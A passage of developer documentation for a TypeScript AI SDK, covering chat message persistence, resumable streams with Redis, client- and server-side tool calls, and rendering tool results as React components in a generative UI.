import { convertToModelMessages, streamText, UIMessage } from 'ai';
export async function POST(req: Request) {
const { messages, chatId }: { messages: UIMessage[]; chatId: string } =
await req.json();
const result = streamText({
model: 'openai/gpt-5-mini',
messages: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({
originalMessages: messages,
onFinish: ({ messages }) => {
saveChat({ chatId, messages });
},
});
}
The actual storage of the messages is done in the saveChat function, which in
our file-based chat store is implemented as follows:
import { UIMessage } from 'ai';
import { writeFile } from 'fs/promises';
export async function saveChat({
chatId,
messages,
}: {
chatId: string;
messages: UIMessage[];
}): Promise<void> {
const content = JSON.stringify(messages, null, 2);
await writeFile(getChatFile(chatId), content);
}
// ... rest of the file
Message IDs
In addition to a chat ID, each message has an ID. You can use this message ID to e.g. manipulate individual messages.
Client-side vs Server-side ID Generation
By default, message IDs are generated client-side:
- User message IDs are generated by the
useChathook on the client - AI response message IDs are generated by
streamTexton the server
For applications without persistence, client-side ID generation works perfectly. However, for persistence, you need server-side generated IDs to ensure consistency across sessions and prevent ID conflicts when messages are stored and retrieved.
Setting Up Server-side ID Generation
When implementing persistence, you have two options for generating server-side IDs:
- Using
generateMessageIdintoUIMessageStreamResponse - Setting IDs in your start message part with
createUIMessageStream
Option 1: Using generateMessageId in toUIMessageStreamResponse
You can control the ID format by providing ID generators using createIdGenerator():
import { createIdGenerator, streamText } from 'ai';
export async function POST(req: Request) {
// ...
const result = streamText({
// ...
});
return result.toUIMessageStreamResponse({
originalMessages: messages,
// Generate consistent server-side IDs for persistence:
generateMessageId: createIdGenerator({
prefix: 'msg',
size: 16,
}),
onFinish: ({ messages }) => {
saveChat({ chatId, messages });
},
});
}
Option 2: Setting IDs with createUIMessageStream
Alternatively, you can use createUIMessageStream to control the message ID by writing a start message part:
import {
generateId,
streamText,
createUIMessageStream,
createUIMessageStreamResponse,
} from 'ai';
export async function POST(req: Request) {
const { messages, chatId } = await req.json();
const stream = createUIMessageStream({
execute: ({ writer }) => {
// Write start message part with custom ID
writer.write({
type: 'start',
messageId: generateId(), // Generate server-side ID for persistence
});
const result = streamText({
model: 'openai/gpt-5-mini',
messages: convertToModelMessages(messages),
});
writer.merge(result.toUIMessageStream({ sendStart: false })); // omit start message part
},
originalMessages: messages,
onFinish: ({ responseMessage }) => {
// save your chat here
},
});
return createUIMessageStreamResponse({ stream });
}
import { createIdGenerator } from 'ai';
import { useChat } from '@ai-sdk/react';
const { ... } = useChat({
generateId: createIdGenerator({
prefix: 'msgc',
size: 16,
}),
// ...
});
Sending only the last message
Once you have implemented message persistence, you might want to send only the last message to the server. This reduces the amount of data sent to the server on each request and can improve performance.
To achieve this, you can provide a prepareSendMessagesRequest function to the transport.
This function receives the messages and the chat ID, and returns the request body to be sent to the server.
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
const {
// ...
} = useChat({
// ...
transport: new DefaultChatTransport({
api: '/api/chat',
// only send the last message to the server:
prepareSendMessagesRequest({ messages, id }) {
return { body: { message: messages[messages.length - 1], id } };
},
}),
});
On the server, you can then load the previous messages and append the new message to the previous messages. If your messages contain tools, metadata, or custom data parts, you should validate them:
import { convertToModelMessages, UIMessage, validateUIMessages } from 'ai';
// import your tools and schemas
export async function POST(req: Request) {
// get the last message from the client:
const { message, id } = await req.json();
// load the previous messages from the server:
const previousMessages = await loadChat(id);
// validate messages if they contain tools, metadata, or data parts:
const validatedMessages = await validateUIMessages({
// append the new message to the previous messages:
messages: [...previousMessages, message],
tools, // if using tools
metadataSchema, // if using custom metadata
dataSchemas, // if using custom data parts
});
const result = streamText({
// ...
messages: convertToModelMessages(validatedMessages),
});
return result.toUIMessageStreamResponse({
originalMessages: validatedMessages,
onFinish: ({ messages }) => {
saveChat({ chatId: id, messages });
},
});
}
Handling client disconnects
By default, the AI SDK streamText function uses backpressure to the language model provider to prevent
the consumption of tokens that are not yet requested.
However, this means that when the client disconnects, e.g. by closing the browser tab or because of a network issue, the stream from the LLM will be aborted and the conversation may end up in a broken state.
Assuming that you have a storage solution in place, you can use the consumeStream method to consume the stream on the backend,
and then save the result as usual.
consumeStream effectively removes the backpressure,
meaning that the result is stored even when the client has already disconnected.
import { convertToModelMessages, streamText, UIMessage } from 'ai';
import { saveChat } from '@util/chat-store';
export async function POST(req: Request) {
const { messages, chatId }: { messages: UIMessage[]; chatId: string } =
await req.json();
const result = streamText({
model,
messages: convertToModelMessages(messages),
});
// consume the stream to ensure it runs to completion & triggers onFinish
// even when the client response is aborted:
result.consumeStream(); // no await
return result.toUIMessageStreamResponse({
originalMessages: messages,
onFinish: ({ messages }) => {
saveChat({ chatId, messages });
},
});
}
When the client reloads the page after a disconnect, the chat will be restored from the storage solution.
For more robust handling of disconnects, you may want to add resumability on disconnects. Check out the Chatbot Resume Streams documentation to learn more.
title: Chatbot Resume Streams description: Learn how to resume chatbot streams after client disconnects.
Chatbot Resume Streams
useChat supports resuming ongoing streams after page reloads. Use this feature to build applications with long-running generations.
How stream resumption works
Stream resumption requires persistence for messages and active streams in your application. The AI SDK provides tools to connect to storage, but you need to set up the storage yourself.
The AI SDK provides:
- A
resumeoption inuseChatthat automatically reconnects to active streams - Access to the outgoing stream through the
consumeSseStreamcallback - Automatic HTTP requests to your resume endpoints
You build:
- Storage to track which stream belongs to each chat
- Redis to store the UIMessage stream
- Two API endpoints: POST to create streams, GET to resume them
- Integration with
resumable-streamto manage Redis storage
Prerequisites
To implement resumable streams in your chat application, you need:
- The
resumable-streampackage - Handles the publisher/subscriber mechanism for streams - A Redis instance - Stores stream data (e.g. Redis through Vercel)
- A persistence layer - Tracks which stream ID is active for each chat (e.g. database)
Implementation
1. Client-side: Enable stream resumption
Use the resume option in the useChat hook to enable stream resumption. When resume is true, the hook automatically attempts to reconnect to any active stream for the chat on mount:
'use client';
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport, type UIMessage } from 'ai';
export function Chat({
chatData,
resume = false,
}: {
chatData: { id: string; messages: UIMessage[] };
resume?: boolean;
}) {
const { messages, sendMessage, status } = useChat({
id: chatData.id,
messages: chatData.messages,
resume, // Enable automatic stream resumption
transport: new DefaultChatTransport({
// You must send the id of the chat
prepareSendMessagesRequest: ({ id, messages }) => {
return {
body: {
id,
message: messages[messages.length - 1],
},
};
},
}),
});
return <div>{/* Your chat UI */}</div>;
}
When you enable resume, the useChat hook makes a GET request to /api/chat/[id]/stream on mount to check for and resume any active streams.
Let's start by creating the POST handler to create the resumable stream.
2. Create the POST handler
The POST handler creates resumable streams using the consumeSseStream callback:
import { openai } from '@ai-sdk/openai';
import { readChat, saveChat } from '@util/chat-store';
import {
convertToModelMessages,
generateId,
streamText,
type UIMessage,
} from 'ai';
import { after } from 'next/server';
import { createResumableStreamContext } from 'resumable-stream';
export async function POST(req: Request) {
const {
message,
id,
}: {
message: UIMessage | undefined;
id: string;
} = await req.json();
const chat = await readChat(id);
let messages = chat.messages;
messages = [...messages, message!];
// Clear any previous active stream and save the user message
saveChat({ id, messages, activeStreamId: null });
const result = streamText({
model: 'openai/gpt-5-mini',
messages: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({
originalMessages: messages,
generateMessageId: generateId,
onFinish: ({ messages }) => {
// Clear the active stream when finished
saveChat({ id, messages, activeStreamId: null });
},
async consumeSseStream({ stream }) {
const streamId = generateId();
// Create a resumable stream from the SSE stream
const streamContext = createResumableStreamContext({ waitUntil: after });
await streamContext.createNewResumableStream(streamId, () => stream);
// Update the chat with the active stream ID
saveChat({ id, activeStreamId: streamId });
},
});
}
3. Implement the GET handler
Create a GET handler at /api/chat/[id]/stream that:
- Reads the chat ID from the route params
- Loads the chat data to check for an active stream
- Returns 204 (No Content) if no stream is active
- Resumes the existing stream if one is found
import { readChat } from '@util/chat-store';
import { UI_MESSAGE_STREAM_HEADERS } from 'ai';
import { after } from 'next/server';
import { createResumableStreamContext } from 'resumable-stream';
export async function GET(
_: Request,
{ params }: { params: Promise<{ id: string }> },
) {
const { id } = await params;
const chat = await readChat(id);
if (chat.activeStreamId == null) {
// no content response when there is no active stream
return new Response(null, { status: 204 });
}
const streamContext = createResumableStreamContext({
waitUntil: after,
});
return new Response(
await streamContext.resumeExistingStream(chat.activeStreamId),
{ headers: UI_MESSAGE_STREAM_HEADERS },
);
}
How it works
Request lifecycle

The diagram above shows the complete lifecycle of a resumable stream:
- Stream creation: When you send a new message, the POST handler uses
streamTextto generate the response. TheconsumeSseStreamcallback creates a resumable stream with a unique ID and stores it in Redis through theresumable-streampackage - Stream tracking: Your persistence layer saves the
activeStreamIdin the chat data - Client reconnection: When the client reconnects (page reload), the
resumeoption triggers a GET request to/api/chat/[id]/stream - Stream recovery: The GET handler checks for an
activeStreamIdand usesresumeExistingStreamto reconnect. If no active stream exists, it returns a 204 (No Content) response - Completion cleanup: When the stream finishes, the
onFinishcallback clears theactiveStreamIdby setting it tonull
Customize the resume endpoint
By default, the useChat hook makes a GET request to /api/chat/[id]/stream when resuming. Customize this endpoint, credentials, and headers, using the prepareReconnectToStreamRequest option in DefaultChatTransport:
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
export function Chat({ chatData, resume }) {
const { messages, sendMessage } = useChat({
id: chatData.id,
messages: chatData.messages,
resume,
transport: new DefaultChatTransport({
// Customize reconnect settings (optional)
prepareReconnectToStreamRequest: ({ id }) => {
return {
api: `/api/chat/${id}/stream`, // Default pattern
// Or use a different pattern:
// api: `/api/streams/${id}/resume`,
// api: `/api/resume-chat?id=${id}`,
credentials: 'include', // Include cookies/auth
headers: {
Authorization: 'Bearer token',
'X-Custom-Header': 'value',
},
};
},
}),
});
return <div>{/* Your chat UI */}</div>;
}
This lets you:
- Match your existing API route structure
- Add query parameters or custom paths
- Integrate with different backend architectures
Important considerations
- Incompatibility with abort: Stream resumption is not compatible with abort functionality. Closing a tab or refreshing the page triggers an abort signal that will break the resumption mechanism. Do not use
resume: trueif you need abort functionality in your application - Stream expiration: Streams in Redis expire after a set time (configurable in the
resumable-streampackage) - Multiple clients: Multiple clients can connect to the same stream simultaneously
- Error handling: When no active stream exists, the GET handler returns a 204 (No Content) status code
- Security: Ensure proper authentication and authorization for both creating and resuming streams
- Race conditions: Clear the
activeStreamIdwhen starting a new stream to prevent resuming outdated streams
title: Chatbot Tool Usage description: Learn how to use tools with the useChat hook.
Chatbot Tool Usage
With useChat and streamText, you can use tools in your chatbot application.
The AI SDK supports three types of tools in this context:
- Automatically executed server-side tools
- Automatically executed client-side tools
- Tools that require user interaction, such as confirmation dialogs
The flow is as follows:
- The user enters a message in the chat UI.
- The message is sent to the API route.
- In your server side route, the language model generates tool calls during the
streamTextcall. - All tool calls are forwarded to the client.
- Server-side tools are executed using their
executemethod and their results are forwarded to the client. - Client-side tools that should be automatically executed are handled with the
onToolCallcallback. You must calladdToolOutputto provide the tool result. - Client-side tool that require user interactions can be displayed in the UI.
The tool calls and results are available as tool invocation parts in the
partsproperty of the last assistant message. - When the user interaction is done,
addToolOutputcan be used to add the tool result to the chat. - The chat can be configured to automatically submit when all tool results are available using
sendAutomaticallyWhen. This triggers another iteration of this flow.
The tool calls and tool executions are integrated into the assistant message as typed tool parts. A tool part is at first a tool call, and then it becomes a tool result when the tool is executed. The tool result contains all information about the tool call as well as the result of the tool execution.
Example
In this example, we'll use three tools:
getWeatherInformation: An automatically executed server-side tool that returns the weather in a given city.askForConfirmation: A user-interaction client-side tool that asks the user for confirmation.getLocation: An automatically executed client-side tool that returns a random city.
API route
import { convertToModelMessages, streamText, UIMessage } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: __MODEL__,
messages: convertToModelMessages(messages),
tools: {
// server-side tool with execute function:
getWeatherInformation: {
description: 'show the weather in a given city to the user',
inputSchema: z.object({ city: z.string() }),
execute: async ({}: { city: string }) => {
const weatherOptions = ['sunny', 'cloudy', 'rainy', 'snowy', 'windy'];
return weatherOptions[
Math.floor(Math.random() * weatherOptions.length)
];
},
},
// client-side tool that starts user interaction:
askForConfirmation: {
description: 'Ask the user for confirmation.',
inputSchema: z.object({
message: z.string().describe('The message to ask for confirmation.'),
}),
},
// client-side tool that is automatically executed on the client:
getLocation: {
description:
'Get the user location. Always ask for confirmation before using this tool.',
inputSchema: z.object({}),
},
},
});
return result.toUIMessageStreamResponse();
}
Client-side page
The client-side page uses the useChat hook to create a chatbot application with real-time message streaming.
Tool calls are displayed in the chat UI as typed tool parts.
Please make sure to render the messages using the parts property of the message.
There are three things worth mentioning:
-
The
onToolCallcallback is used to handle client-side tools that should be automatically executed. In this example, thegetLocationtool is a client-side tool that returns a random city. You calladdToolOutputto provide the result (withoutawaitto avoid potential deadlocks). -
The
sendAutomaticallyWhenoption withlastAssistantMessageIsCompleteWithToolCallshelper automatically submits when all tool results are available. -
The
partsarray of assistant messages contains tool parts with typed names liketool-askForConfirmation. The client-side toolaskForConfirmationis displayed in the UI. It asks the user for confirmation and displays the result once the user confirms or denies the execution. The result is added to the chat usingaddToolOutputwith thetoolparameter for type safety.
'use client';
import { useChat } from '@ai-sdk/react';
import {
DefaultChatTransport,
lastAssistantMessageIsCompleteWithToolCalls,
} from 'ai';
import { useState } from 'react';
export default function Chat() {
const { messages, sendMessage, addToolOutput } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
sendAutomaticallyWhen: lastAssistantMessageIsCompleteWithToolCalls,
// run client-side tools that are automatically executed:
async onToolCall({ toolCall }) {
// Check if it's a dynamic tool first for proper type narrowing
if (toolCall.dynamic) {
return;
}
if (toolCall.toolName === 'getLocation') {
const cities = ['New York', 'Los Angeles', 'Chicago', 'San Francisco'];
// No await - avoids potential deadlocks
addToolOutput({
tool: 'getLocation',
toolCallId: toolCall.toolCallId,
output: cities[Math.floor(Math.random() * cities.length)],
});
}
},
});
const [input, setInput] = useState('');
return (
<>
{messages?.map(message => (
<div key={message.id}>
<strong>{`${message.role}: `}</strong>
{message.parts.map(part => {
switch (part.type) {
// render text parts as simple text:
case 'text':
return part.text;
// for tool parts, use the typed tool part names:
case 'tool-askForConfirmation': {
const callId = part.toolCallId;
switch (part.state) {
case 'input-streaming':
return (
<div key={callId}>Loading confirmation request...</div>
);
case 'input-available':
return (
<div key={callId}>
{part.input.message}
<div>
<button
onClick={() =>
addToolOutput({
tool: 'askForConfirmation',
toolCallId: callId,
output: 'Yes, confirmed.',
})
}
>
Yes
</button>
<button
onClick={() =>
addToolOutput({
tool: 'askForConfirmation',
toolCallId: callId,
output: 'No, denied',
})
}
>
No
</button>
</div>
</div>
);
case 'output-available':
return (
<div key={callId}>
Location access allowed: {part.output}
</div>
);
case 'output-error':
return <div key={callId}>Error: {part.errorText}</div>;
}
break;
}
case 'tool-getLocation': {
const callId = part.toolCallId;
switch (part.state) {
case 'input-streaming':
return (
<div key={callId}>Preparing location request...</div>
);
case 'input-available':
return <div key={callId}>Getting location...</div>;
case 'output-available':
return <div key={callId}>Location: {part.output}</div>;
case 'output-error':
return (
<div key={callId}>
Error getting location: {part.errorText}
</div>
);
}
break;
}
case 'tool-getWeatherInformation': {
const callId = part.toolCallId;
switch (part.state) {
// example of pre-rendering streaming tool inputs:
case 'input-streaming':
return (
<pre key={callId}>{JSON.stringify(part, null, 2)}</pre>
);
case 'input-available':
return (
<div key={callId}>
Getting weather information for {part.input.city}...
</div>
);
case 'output-available':
return (
<div key={callId}>
Weather in {part.input.city}: {part.output}
</div>
);
case 'output-error':
return (
<div key={callId}>
Error getting weather for {part.input.city}:{' '}
{part.errorText}
</div>
);
}
break;
}
}
})}
<br />
</div>
))}
<form
onSubmit={e => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
}}
>
<input value={input} onChange={e => setInput(e.target.value)} />
</form>
</>
);
}
Error handling
Sometimes an error may occur during client-side tool execution. Use the addToolOutput method with a state of output-error and errorText value instead of output record the error.
'use client';
import { useChat } from '@ai-sdk/react';
import {
DefaultChatTransport,
lastAssistantMessageIsCompleteWithToolCalls,
} from 'ai';
import { useState } from 'react';
export default function Chat() {
const { messages, sendMessage, addToolOutput } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
sendAutomaticallyWhen: lastAssistantMessageIsCompleteWithToolCalls,
// run client-side tools that are automatically executed:
async onToolCall({ toolCall }) {
// Check if it's a dynamic tool first for proper type narrowing
if (toolCall.dynamic) {
return;
}
if (toolCall.toolName === 'getWeatherInformation') {
try {
const weather = await getWeatherInformation(toolCall.input);
// No await - avoids potential deadlocks
addToolOutput({
tool: 'getWeatherInformation',
toolCallId: toolCall.toolCallId,
output: weather,
});
} catch (err) {
addToolOutput({
tool: 'getWeatherInformation',
toolCallId: toolCall.toolCallId,
state: 'output-error',
errorText: 'Unable to get the weather information',
});
}
}
},
});
}
Dynamic Tools
When using dynamic tools (tools with unknown types at compile time), the UI parts use a generic dynamic-tool type instead of specific tool types:
{
message.parts.map((part, index) => {
switch (part.type) {
// Static tools with specific (`tool-${toolName}`) types
case 'tool-getWeatherInformation':
return <WeatherDisplay part={part} />;
// Dynamic tools use generic `dynamic-tool` type
case 'dynamic-tool':
return (
<div key={index}>
<h4>Tool: {part.toolName}</h4>
{part.state === 'input-streaming' && (
<pre>{JSON.stringify(part.input, null, 2)}</pre>
)}
{part.state === 'output-available' && (
<pre>{JSON.stringify(part.output, null, 2)}</pre>
)}
{part.state === 'output-error' && (
<div>Error: {part.errorText}</div>
)}
</div>
);
}
});
}
Dynamic tools are useful when integrating with:
- MCP (Model Context Protocol) tools without schemas
- User-defined functions loaded at runtime
- External tool providers
Tool call streaming
Tool call streaming is enabled by default in AI SDK 5.0, allowing you to stream tool calls while they are being generated. This provides a better user experience by showing tool inputs as they are generated in real-time.
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: __MODEL__,
messages: convertToModelMessages(messages),
// toolCallStreaming is enabled by default in v5
// ...
});
return result.toUIMessageStreamResponse();
}
With tool call streaming enabled, partial tool calls are streamed as part of the data stream.
They are available through the useChat hook.
The typed tool parts of assistant messages will also contain partial tool calls.
You can use the state property of the tool part to render the correct UI.
export default function Chat() {
// ...
return (
<>
{messages?.map(message => (
<div key={message.id}>
{message.parts.map(part => {
switch (part.type) {
case 'tool-askForConfirmation':
case 'tool-getLocation':
case 'tool-getWeatherInformation':
switch (part.state) {
case 'input-streaming':
return <pre>{JSON.stringify(part.input, null, 2)}</pre>;
case 'input-available':
return <pre>{JSON.stringify(part.input, null, 2)}</pre>;
case 'output-available':
return <pre>{JSON.stringify(part.output, null, 2)}</pre>;
case 'output-error':
return <div>Error: {part.errorText}</div>;
}
}
})}
</div>
))}
</>
);
}
Step start parts
When you are using multi-step tool calls, the AI SDK will add step start parts to the assistant messages.
If you want to display boundaries between tool calls, you can use the step-start parts as follows:
// ...
// where you render the message parts:
message.parts.map((part, index) => {
switch (part.type) {
case 'step-start':
// show step boundaries as horizontal lines:
return index > 0 ? (
<div key={index} className="text-gray-500">
<hr className="my-2 border-gray-300" />
</div>
) : null;
case 'text':
// ...
case 'tool-askForConfirmation':
case 'tool-getLocation':
case 'tool-getWeatherInformation':
// ...
}
});
// ...
Server-side Multi-Step Calls
You can also use multi-step calls on the server-side with streamText.
This works when all invoked tools have an execute function on the server side.
import { convertToModelMessages, streamText, UIMessage, stepCountIs } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: __MODEL__,
messages: convertToModelMessages(messages),
tools: {
getWeatherInformation: {
description: 'show the weather in a given city to the user',
inputSchema: z.object({ city: z.string() }),
// tool has execute function:
execute: async ({}: { city: string }) => {
const weatherOptions = ['sunny', 'cloudy', 'rainy', 'snowy', 'windy'];
return weatherOptions[
Math.floor(Math.random() * weatherOptions.length)
];
},
},
},
stopWhen: stepCountIs(5),
});
return result.toUIMessageStreamResponse();
}
Errors
Language models can make errors when calling tools. By default, these errors are masked for security reasons, and show up as "An error occurred" in the UI.
To surface the errors, you can use the onError function when calling toUIMessageResponse.
export function errorHandler(error: unknown) {
if (error == null) {
return 'unknown error';
}
if (typeof error === 'string') {
return error;
}
if (error instanceof Error) {
return error.message;
}
return JSON.stringify(error);
}
const result = streamText({
// ...
});
return result.toUIMessageStreamResponse({
onError: errorHandler,
});
In case you are using createUIMessageResponse, you can use the onError function when calling toUIMessageResponse:
const response = createUIMessageResponse({
// ...
async execute(dataStream) {
// ...
},
onError: error => `Custom error: ${error.message}`,
});
title: Generative User Interfaces description: Learn how to build Generative UI with AI SDK UI.
Generative User Interfaces
Generative user interfaces (generative UI) is the process of allowing a large language model (LLM) to go beyond text and "generate UI". This creates a more engaging and AI-native experience for users.
At the core of generative UI are tools , which are functions you provide to the model to perform specialized tasks like getting the weather in a location. The model can decide when and how to use these tools based on the context of the conversation.
Generative UI is the process of connecting the results of a tool call to a React component. Here's how it works:
- You provide the model with a prompt or conversation history, along with a set of tools.
- Based on the context, the model may decide to call a tool.
- If a tool is called, it will execute and return data.
- This data can then be passed to a React component for rendering.
By passing the tool results to React components, you can create a generative UI experience that's more engaging and adaptive to your needs.
Build a Generative UI Chat Interface
Let's create a chat interface that handles text-based conversations and incorporates dynamic UI elements based on model responses.
Basic Chat Implementation
Start with a basic chat implementation using the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Page() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat();
const handleSubmit = (e: React.FormEvent) => {
e.preventDefault();
sendMessage({ text: input });
setInput('');
};
return (
<div>
{messages.map(message => (
<div key={message.id}>
<div>{message.role === 'user' ? 'User: ' : 'AI: '}</div>
<div>
{message.parts.map((part, index) => {
if (part.type === 'text') {
return <span key={index}>{part.text}</span>;
}
return null;
})}
</div>
</div>
))}
<form onSubmit={handleSubmit}>
<input
value={input}
onChange={e => setInput(e.target.value)}
placeholder="Type a message..."
/>
<button type="submit">Send</button>
</form>
</div>
);
}
To handle the chat requests and model responses, set up an API route:
import { streamText, convertToModelMessages, UIMessage, stepCountIs } from 'ai';
__PROVIDER_IMPORT__;
export async function POST(request: Request) {
const { messages }: { messages: UIMessage[] } = await request.json();
const result = streamText({
model: __MODEL__,
system: 'You are a friendly assistant!',
messages: convertToModelMessages(messages),
stopWhen: stepCountIs(5),
});
return result.toUIMessageStreamResponse();
}
This API route uses the streamText function to process chat messages and stream the model's responses back to the client.
Create a Tool
Before enhancing your chat interface with dynamic UI elements, you need to create a tool and corresponding React component. A tool will allow the model to perform a specific action, such as fetching weather information.
Create a new file called ai/tools.ts with the following content:
import { tool as createTool } from 'ai';
import { z } from 'zod';
export const weatherTool = createTool({
description: 'Display the weather for a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async function ({ location }) {
await new Promise(resolve => setTimeout(resolve, 2000));
return { weather: 'Sunny', temperature: 75, location };
},
});
export const tools = {
displayWeather: weatherTool,
};
In this file, you've created a tool called weatherTool. This tool simulates fetching weather information for a given location. This tool will return simulated data after a 2-second delay. In a real-world application, you would replace this simulation with an actual API call to a weather service.
Update the API Route
Update the API route to include the tool you've defined:
import { streamText, convertToModelMessages, UIMessage, stepCountIs } from 'ai';
__PROVIDER_IMPORT__;
import { tools } from '@/ai/tools';
export async function POST(request: Request) {
const { messages }: { messages: UIMessage[] } = await request.json();
const result = streamText({
model: __MODEL__,
system: 'You are a friendly assistant!',
messages: convertToModelMessages(messages),
stopWhen: stepCountIs(5),
tools,
});
return result.toUIMessageStreamResponse();
}
Now that you've defined the tool and added it to your streamText call, let's build a React component to display the weather information it returns.
Create UI Components
Create a new file called components/weather.tsx:
type WeatherProps = {
temperature: number;
weather: string;
location: string;
};
export const Weather = ({ temperature, weather, location }: WeatherProps) => {
return (
<div>
<h2>Current Weather for {location}</h2>
<p>Condition: {weather}</p>
<p>Temperature: {temperature}°C</p>
</div>
);
};
This component will display the weather information for a given location. It takes three props: temperature, weather, and location (exactly what the weatherTool returns).
Render the Weather Component
Now that you have your tool and corresponding React component, let's integrate them into your chat interface. You'll render the Weather component when the model calls the weather tool.
To check if the model has called a tool, you can check the parts array of the UIMessage object for tool-specific parts. In AI SDK 5.0, tool parts use typed naming: tool-${toolName} instead of generic types.
Update your page.tsx file:
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
import { Weather } from '@/components/weather';
export default function Page() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat();
const handleSubmit = (e: React.FormEvent) => {
e.preventDefault();
sendMessage({ text: input });
setInput('');
};
return (
<div>
{messages.map(message => (
<div key={message.id}>
<div>{message.role === 'user' ? 'User: ' : 'AI: '}</div>
<div>
{message.parts.map((part, index) => {
if (part.type === 'text') {
return <span key={index}>{part.text}</span>;
}
if (part.type === 'tool-displayWeather') {
switch (part.state) {
case 'input-available':
return <div key={index}>Loading weather...</div>;
case 'output-available':
return (
<div key={index}>
<Weather {...part.output} />
</div>
);
case 'output-error':
return <div key={index}>Error: {part.errorText}</div>;
default:
return null;
}
}
return null;
})}
</div>
</div>
))}
<form onSubmit={handleSubmit}>
<input
value={input}
onChange={e => setInput(e.target.value)}
placeholder="Type a message..."
/>
<button type="submit">Send</button>
</form>
</div>
);
}
In this updated code snippet, you:
- Use manual input state management with
useStateinstead of the built-ininputandhandleInputChange. - Use
sendMessageinstead ofhandleSubmitto send messages. - Check the
partsarray of each message for different content types. - Handle tool parts with type
tool-displayWeatherand their different states (input-available,output-available,output-error).
This approach allows you to dynamically render UI components based on the model's responses, creating a more interactive and context-aware chat experience.
Expanding Your Generative UI Application
You can enhance your chat application by adding more tools and components, creating a richer and more versatile user experience. Here's how you can expand your application:
Adding More Tools
To add more tools, simply define them in your ai/tools.ts file:
// Add a new stock tool
export const stockTool = createTool({
description: 'Get price for a stock',
inputSchema: z.object({
symbol: z.string().describe('The stock symbol to get the price for'),
}),
execute: async function ({ symbol }) {
// Simulated API call
await new Promise(resolve => setTimeout(resolve, 2000));
return { symbol, price: 100 };
},
});
// Update the tools object
export const tools = {
displayWeather: weatherTool,
getStockPrice: stockTool,
};
Now, create a new file called components/stock.tsx:
type StockProps = {
price: number;
symbol: string;
};
export const Stock = ({ price, symbol }: StockProps) => {
return (
<div>
<h2>Stock Information</h2>
<p>Symbol: {symbol}</p>
<p>Price: ${price}</p>
</div>
);
};
Finally, update your page.tsx file to include the new Stock component:
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
import { Weather } from '@/components/weather';
import { Stock } from '@/components/stock';
